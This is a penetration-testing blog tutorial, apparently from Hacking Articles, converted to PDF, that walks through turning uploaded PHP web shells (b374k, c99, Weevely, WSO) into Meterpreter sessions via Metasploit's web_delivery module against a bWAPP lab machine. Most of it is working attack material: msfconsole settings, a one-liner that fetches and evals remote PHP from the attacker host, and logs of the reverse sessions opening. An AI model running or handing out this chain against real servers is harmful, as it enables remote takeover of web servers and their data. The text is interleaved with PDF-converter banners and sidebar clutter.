Webshell to Meterpreter

posted in KALI LINUX , PENETRATION TESTING on FEBRUARY 8, 2017 by RAJ CHANDEL

SHARE

Through this article you will learn how we can achevie meterpreter shell after uploading a PHP backdoor script in victim's PC. You can read previous article to upload PHP web shell in a web server.

Type msfconsole and load metasploit framework

Now type **use exploit/multi/script/web_delivery**

msf exploit (web_delivery)>set target 1

msf exploit (web_delivery)> set payload windows/meterpreter/reverse_tcp

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

msf exploit (web_delivery)> set lhost 192.168.0.104

msf exploit (web_delivery)>set srvport 8081

msf exploit (web_delivery)>exploit


Copy the **highlighted text** shown in below window

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 1
target => 1
msf exploit(web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 192.168.0.104
lhost => 192.168.0.104
msf exploit(web_delivery) > set srvport 8081
srvport => 8081
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Using URL: http://0.0.0.0:8081/dQKFUvJ8eg1Ff
[*] Local IP: http://192.168.0.104:8081/dQKFUvJ8eg1Ff
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.104:8081/dQKFUvJ8eg1Ff'));"
```

Meterpreter shell using b374k

Now from given screenshot you can see here we have successfully uploaded b374k script and now **paste** above copied malicious code and **execute** it **as command**.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



When above code gets execute you will get meterpreter session 1.

msf exploit (web_delivery)>session –I 1

meterpreter> sysinfo

Categories

- BackTrack 5 Tutorials
- Best of Hacking
- Browser Hacking
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Domain Hacking
- Email Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking
- Window Password Hacking
- Windows Hacking Tricks
- Wireless Hacking
- Youtube Hacking

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
msf exploit(web_delivery) > [*] 192.168.0.105    web_delivery - Delivering Payload
[*] Sending stage (33986 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168.0.105:39721) at 2017
-02-05 04:30:30 -0500

msf exploit(web_delivery) > sessions

Active sessions
===============

  Id  Type                  Information             Connection
  --  ----                  -----------             ----------
  1   meterpreter php/linux  www-data (33) @ bee-box  192.168.0.104:4444 -> 192.168.
0.105:39721 (192.168.0.105)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : bee-box
OS          : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i6
86
Meterpreter : php/linux
meterpreter >
```

Meterpreter shell using c99 shell

Repeat the same process; after uploading c99 script in a web server now **paste** that **PHP code** which we have got through web delivery **inside the c99 shell** script and **execute as command**.


Articles

Select Month

Facebook Page

Be the first of your friends to like this

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



This will give you another meterpreter session.

meterpreter> sysinfo

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
msf exploit(web_delivery) >
[*] 192.168.0.105    web_delivery - Delivering Payload
[*] Sending stage (33986 bytes) to 192.168.0.105
[*] Meterpreter session 3 opened (192.168.0.104:4444 -> 192.168.0.105:60985) at 2017
-02-05 04:51:25 -0500

msf exploit(web_delivery) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer    : bee-box
OS          : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i6
86
Meterpreter : php/linux
meterpreter >
```

Meterpreter shell using Weevely


Once you have uploaded weevely backdoor inside web server now **repeat** the **same process** inside weevely as I have done and **past malicious PHP code** which we have got through web delivery **and hit enter.**

```
root@kali:~# weevely http://192.168.0.105/bWAPP/images/weevely.php raj123

[+] weevely 3.2.0

[+] Target:     192.168.0.105
[+] Session:    /root/.weevely/sessions/192.168.0.105/weevely_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.
0.104:8081/dQKFUvJ8eg1Ff'));"
[-][channel] The remote script execution triggers an error 500, please verify sc
ript integrity and sent payload correctness
```

Here one more session will get opened for meterpreter shell.

meterpreter> sysinfo


Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Meterpreter shell using wso2.5.1.php

Now next step is to get meterpreter shell through **wso2.5.1.php script** and again repeat the same step for web delivery to get the malicious PHP code and **past** that **code** under this script and **execute as command.**

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



CONGRATS!!! We have successfully access meterpreter shell through different php script

Here we have again a meterpreter session

meterpreter> sysinfo

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
msf exploit(web_delivery) >
[*] 192.168.0.105    web_delivery - Delivering Payload
[*] Sending stage (33986 bytes) to 192.168.0.105
[*] Meterpreter session 5 opened (192.168.0.104:4444 -> 192.168.0.105:60692) at 2017
-02-05 04:59:37 -0500

msf exploit(web_delivery) > session -i 5
[-] Unknown command: session.
msf exploit(web_delivery) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > sysinfo
Computer    : bee-box
OS          : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i6
86
Meterpreter : php/linux
meterpreter >
```

www.hackingarticles.in

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST
← COMMAND INJECTION TO METERPRETER USING COMMIX

NEXT POST
WEB SERVER EXPLOITATION WITH LFI AND FILE UPLOAD →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

Notify me of follow-up comments by email.

Notify me of new posts by email.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD